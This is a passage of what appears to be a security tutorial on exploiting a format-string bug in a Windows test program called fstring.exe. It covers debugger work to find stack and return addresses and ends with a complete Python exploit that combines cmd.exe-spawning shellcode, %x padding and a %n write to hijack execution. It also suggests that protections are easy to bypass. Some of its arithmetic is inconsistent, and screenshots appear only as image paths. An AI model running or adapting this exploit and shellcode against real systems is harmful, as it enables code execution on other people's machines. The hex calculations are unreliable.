


In hex dump window after a few scrolls down I understand a characters start at 0012FE74




Now we know string start address and we need a return address to change program executing flow. In immunity debugger you can use alt+k to see all Call Stack if you're using olly basically you can type cs in your command bar plugin to see call stack.

After doing this you should see something like this:




Wow very well , we found a valid return address at 0012FE4C . and you can sure about this by searching a few in your stack :

Ok now we have two addresses that we need and we're going to exploit the program but how we can make our final string? The EAX register should contain the address of first four byte of our string and this would be location of saved return address and as you know in this case is 0012FE4C. For understanding this we will try write a real big value to ECX and we will make this string like this:




Note: this can make your system slow and also have a few explosions.

And the output is something like follow picture and then application will crash again:




Now my EXC is in pointing to 0013628




As you can see ECX now pointing bigger value but still this is not enough to pointing our code so we need make our string bigger.


Something likes this:



And have output like:




Now my ECX pointing to 00620CB:




So still not enough for our goal. Ok for now we can use calculator again to find end of ECX (you may remember 0012FE4C)


Hex 0012FE4C to Dec == 124478 and we should divide this upon 4 (because we have 4 division of instruction) and the result will be 311187



So we do this:




And we will see this something like this output:




Very well, ECX now pointing to 0012FE60 and we are too close. ok there is a real big note may you noticed as you know from classic buffer stack based buffer overflow the return address we want to use for changing executing flow contains a null byte and you know this will terminate string (in C) so we can't use this address for return address ? Logically we can't use this at beginning of our string but at end we can use but why?


IA-32 is a litte-endian architecture that means will store data reverse for example will store ABYS as SYBA. So null byte will be at end and do nothing! Ok now we should change format parameters amount and pointer should also point to return address that now is in end of our string. Ok for now and exploiting this case I'll use a 35 byte open shellcode that run cmd.exe. So I will make new string spot to my 35 byte shellcode like this:




35 C + some format parameters + 311187 (our move) + %n (write) + BBBB this four byte B characters are our return address. But when I press enter and I check my debugger as you can see we have not control to EAX any more :




Now you should be relax and change amount of format parameters as well to see your string last four byte in EAX.



My shellcode size is 35 byte so I use five B for know if I use four one byte will overwrite with n hex or null byte. (We can improve shellcode later)




But as you can see ECX not pointing to our code so we should use calculator to find amount 12FF58 - 12FE74 = E4 == 228 so will be 311187 – 228 == 310959 so we should use 310919 but in this case we should use 311130 find why by yourself hehe ☺… after your EXC Pointed to CCCCC location your job is done .



Ok now we should write exploit I'll use python for this use can use another language this is not really big matter …

```
#!usr/bin/env python

# Abyssec Inc Tutorial Publication

# Mail To : Admin@abysssec.com

import os

import sys

import win32api

import time

shellcode=("\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x63\xC6"

               "\x45\xFD\x6D\xC6\x45\xFE\x64\x57\xC6\x45\xF8"

               "\x01\x8D\x45\xFC\x50\xB8"

                "\x4d\x11\x86\x7c"

                "\xFF\xD0\xCC\x90")

time.sleep(3)

buff =shellcode

buff +=("%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%")

buff +=(".311130x%.311130x%.311130x%.311130x%n")

buff +=("\x4C\xFE\x12") # you can use struct.pack

win32api.WinExec(('fstring.exe %s') % buff, 1)
```

After running exploit I got a shell as you can see in follow picture:



There are a few notes in this exploit:

1- For running this exploit you should download win32api module for python.

2- My Target OS is windows XP sp2 Pro win core2 due CPU.

3- You can't use null byte at end of WinExec function in python so I removed null byte from end of return address

4- Return address is that call stack and re to LIFO reversed here.

5- My shellcode was 35 byte but 35 is odd and I need even so I add a NOP at end of shellcode as you may remember NOP is no operation (x90) and does not anything and will tell processor go to next byte.

6- Maybe a few section in this paper is unbeknownst for you practice will solve this problem I promise☺.

7- In this case there is no protection and in most of 3dparty applications too but bypassing protections is not really hard just think to return to win32 API and etc

Why I don't public this method on real application?

I believe this Mr. Dave Aitel sentence: Not only are bugs expensive but the techniques for reliably exploiting bugs becomes expensive.

Becoming a real exploit coder is not easy but it's possible and I should quote and notice another sentence that is: Modern Exploits - Do You Still Need To Learn Assembly Language (ASM) (you can read full post here :)

